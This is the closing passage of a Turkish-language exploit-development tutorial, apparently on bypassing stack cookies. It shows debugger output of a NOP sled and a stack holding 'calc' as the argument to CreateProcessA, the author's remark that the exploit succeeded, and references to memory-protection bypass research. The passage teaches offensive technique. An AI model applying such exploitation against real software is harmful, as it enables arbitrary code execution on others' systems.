0012FC61 90 NOP
0012FC62 90 NOP
0012FC63 90 NOP
0012FC64 90 NOP
0012FC65 90 NOP
0012FC66 90 NOP
0012FC67 90 NOP
0012FC68 90 NOP
0012FC69 90 NOP
0012FC6A 90 NOP
0012FC6B 90 NOP
0012FC6C 90 NOP
0012FC6D 90 NOP
0012FC6E 90 NOP
0012FC6F 90 NOP
0012FC70 90 NOP
0012FC71 90 NOP
0012FC72 90 NOP
0012FC73 90 NOP
0012FC74 90 NOP
0012FC75 90 NOP
0012FC76 90 NOP
0012FC77 90 NOP
0012FC78 90 NOP
0012FC79 90 NOP
0012FC7A 90 NOP
0012FC7B 90 NOP
0012FC7C 90 NOP
0012FC7D 90 NOP
0012FC7E 90 NOP
0012FC7F 90 NOP
0012FC80 90 NOP
0012FC81 90 NOP
0012FC82 90 NOP
0012FC83 90 NOP
0012FC84 90 NOP
0012FC85 90 NOP
0012FC86 90 NOP
0012FC87 90 NOP
0012FC88 90 NOP
0012FC89 90 NOP
0012FC8A 90 NOP
0012FC8B 90 NOP
0012FC8C 90 NOP
0012FC8D 90 NOP
0012FC8E 90 NOP
0012FC8F 90 NOP
0012FC90 90 NOP
0012FC91 90 NOP
0012FC92 90 NOP
0012FC93 90 NOP
0012FC94 90 NOP
0012FC95 90 NOP
0012FC96 90 NOP
0012FC97 90 NOP
0012FC98 90 NOP
0012FC99 90 NOP
0012FC9A 90 NOP
0012FC9B 90 NOP
0012FC9C 90 NOP
0012FC9D 90 NOP
0012FC9E 90 NOP
0012FC9F 90 NOP
0012F378 00000000 ....
0012F37C 0012F3A0 41 48 FF 21 BE 57 00 |A@ #W. ASCII "calc"
0012F380 00000000 ....
0012F384 00000000 ....
0012F388 00000000 ....
0012F38C 00000000 ....
0012F390 00000000 ....
0012F394 00000000 ....
0012F398 0012F3A0 41 48 FF 21 BE 57 00 |A@ #W. ASCII "calc"
0012F39C 0012F3A0 41 48 FF 21 BE 57 00 |A@ #W. ASCII "calc"
0012F3A0 636C6163 calc
0012F3A4 00000000 ....
0012F3A8 00000000 ....
```

Gördüğünüz üzere EDI yazmacında CreateProcessA var, stacke bakarsanız argümanlarında da **calc** olduğunu görebilirsiniz. Yani exploitimiz başarı ile çalıştı.

Teşekkür

Oldukça uzun bir yazı oldu. Faydalı olmasını umuyorum. Ayrıca tamamını okuma sabrını ve merakını gösteren herkese teşekkür ederim. Ayrıca yazıda tabii ki hatalar, yanlışlıklar olabilir, bildirimde bulunursanız böylece ben de düzeltebilmiş olurum. Sevgiler.

Referanslar

- [Compiler Security Checks - MSDN](#)
- [Bypassing Browser Memory Protections - Alexander Sotirov](#)
- [Corelan-6](#)
- [The Stack Cookies Bypass on CVE-2012-0549](#)
- [Defeating the Stack Based Buffer Overflow Prevention](#)
- [C++ Virtual Functions](#)
- [Deitel&Deitel C & C++, Sayfa 720-735](#)